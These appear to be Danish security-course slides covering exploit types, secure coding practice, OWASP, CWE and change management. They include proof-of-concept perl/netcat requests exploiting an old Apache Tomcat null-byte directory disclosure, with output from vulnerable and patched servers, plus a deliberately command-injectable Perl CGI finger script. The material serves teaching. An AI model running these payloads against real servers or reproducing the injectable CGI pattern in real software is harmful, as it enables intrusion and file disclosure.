
local vs. remote exploits

local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

zero-day exploits dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Apache Tomcat Null Byte sårbarhed



Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:


```
GET /<null byte>.jsp HTTP/1.0
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp
HTTP/1.0\r\n\r\n";'|nc my.server 8080
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc
my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

`http://www.securityfocus.com/bid/6721/`

CAN-2003-0042

Apache Tomcat sårbarhed - sårbar 3.3.1




```
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.0 200 OK
Content-Type: text/html;charset=ISO-8859-1
Set-Cookie: JSESSIONID=f8nb72o4h1;Path=/
Date: Tue, 07 Nov 2006 16:24:35 GMT
Server: Tomcat Web Server/3.3.1 Final ( JSP 1.1; Servlet 2.2 )

doc
docs
index.html
javadoc
META-INF
tomcat.gif
tomcat-power.gif
WEB-INF
hlk@timon hlk$
```

Sårbar version af Tomcat kører på serveren

Apache Tomcat sårbarhed - opdateret Tomcat 5.5.20



```
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.1 400 Invalid URI
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Tue, 07 Nov 2006 16:27:18 GMT
Connection: close

hlk@timon hlk$ █
```

efter *opgradering* er serveren ikke sårbar mere

Kodekvaliteten

Hvorfor er programmerne stadig sårbare?

Programmer idag er komplekse!

Hudson Extensible continuous integration server `http://hudson-ci.org/`

Sonar `http://www.sonarsource.org/`

Yasca can scan source code written in Java, C/C++, HTML, JavaScript, ASP, ColdFusion, PHP, COBOL, .NET, and other languages. Yasca can integrate easily with other tools
`http://www.scovetta.com/yasca.html`

Automatisk analyse af software
`http://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html`

NB: du skal stadig tænke dig om :-)

Konfigurationsfejl - ofte overset

Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Kunne I finde på at kopiere /bin/sh til /cgi-bin kataloget på en Apache?

Demo: Insecure programming

Problem:
Ønsker et simpelt CGI program, en web udgave af finger

Formål:
Vise oplysningerne om brugere på systemet

Hello world of insecure web CGI

Demo af et sårbart system - badfinger


Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

De vitale - og usikre dele

```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print "marginwidth=20 marginheight=20>";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)){
    print "<pre>\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print `/usr/bin/finger $input{'command'}`;
    print "<pre>\n";
}
```

Tamper Data



Tamper with request?

http://www.google.com
/cse?cx=011692378426958990819%3Aylz6v6oe6lq&
q=blah&sa=Search&siteurl=www.prosa....

☑ Continue Tampering?

Time	Duration							Load Flags
11:35:25....	381 ms						://w...	LOAD_NORMAL
11:35:25....	415 ms						://w...	LOAD_NORMAL
11:35:25....	453 ms						://w...	LOAD_NORMAL
11:35:25....	448 ms						://w...	LOAD_NORMAL
11:35:25....	595 ms						://w...	LOAD_NORMAL
11:35:25....	0 ms						s://...	LOAD_REPLACE
11:35:25....	0 ms	0 ms	unknown	GET	pending	unknown	https://...	LOAD_REPLACE
11:35:26....	0 ms	0 ms	unknown	GET	pending	unknown	http://w...	LOAD_NORMAL
11:35:26....	6268 ms	6268 ms	-1	GET	304	application/x-unk...	https://...	LOAD_NORMAL
11:35:26....	530 ms	530 ms	35	GET	200	image/gif	https://...	LOAD_REPLACE
11:35:26....	0 ms	0 ms	unknown	GET	pending	unknown	https://...	LOAD_DOCUME...
11:35:26....	1278 ms	1278 ms	37	GET	200	image/gif	https://...	LOAD_NORMAL
11:35:26....	0 ms	0 ms	-1	GET	Loaded fro...	unknown	http://w...	LOAD_FROM_C...
11:35:26....	0 ms	0 ms	unknown	GET	pending	unknown	http://w...	LOAD_NORMAL
11:35:39....	0 ms	0 ms	unknown	GET	pending	unknown	http://s...	LOAD_NORMAL
11:35:39....	0 ms	0 ms	unknown	GET	pending	unknown	https://...	LOAD_REPLACE

`https://addons.mozilla.org/en-US/firefox/addon/tamper-data/`

OWASP top ten

> The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

`http://www.owasp.org`

Udviklingsstandarder

Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere?

Man børe være klar over hvilke teknologier man bruger

Standardiser på et mindre antal produkter, biblioteker, sprog

Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- Retningslinier for tilladte tags
- Retningslinier for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

nye produkter kan være farlige til man lærer dem at kende!

Retningslinier

- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel:
  javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau
- Der findes vejledninger til både gamle og nye sprog/systemer,
  eks Ruby On Rails Security Guide `http://guides.rubyonrails.org/security.html`

Change management

Er der tilstrækkeligt med fokus på software i produktion

Kan en vilkårlig server nemt reetableres


Foretages rettelser direkte på produktionssystemer

Er der fall-back plan

Burde være god systemadministrator praksis

Undgå også opdatering af prod databaser med manuelle SQL queries

CWE Common Weakness Enumeration



Enlarge


CWE™ International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

CWE in the Enterprise

- Software Assurance
- Application Security
- Supply Chain Risk Management
- System Assessment
- Training
- Code Analysis
- Remediation & Mitigation
- NVD (National Vulnerability Database)
- *Recommendation ITU-T X.1524 CWE,* ITU-T CYBEX Series

`http://cwe.mitre.org/`

CWE/SANS Monster mitigations



Monster Mitigations

These mitigations will be effective in eliminating or reducing the severity of the Top 25. These mitigations will also address many weaknesses that are not even on the Top 25. If you adopt these mitigations, you are well on your way to making more secure software.


A Monster Mitigation Matrix is also available to show how these mitigations apply to weaknesses in the Top 25.

ID	Description
M1	Establish and maintain control over all of your inputs.
M2	Establish and maintain control over all of your outputs.
M3	Lock down your environment.
M4	Assume that external components can be subverted, and your code can be read by anyone.
M5	Use industry-accepted security features instead of inventing your own.
GP1	(general) Use libraries and frameworks that make it easier to avoid introducing weaknesses.
GP2	(general) Integrate security into the entire software development lifecycle.
GP3	(general) Use a broad mix of methods to comprehensively find and prevent weaknesses.
GP4	(general) Allow locked-down clients to interact with your software.

See the Monster Mitigation Matrix that maps these mitigations to Top 25 weaknesses.

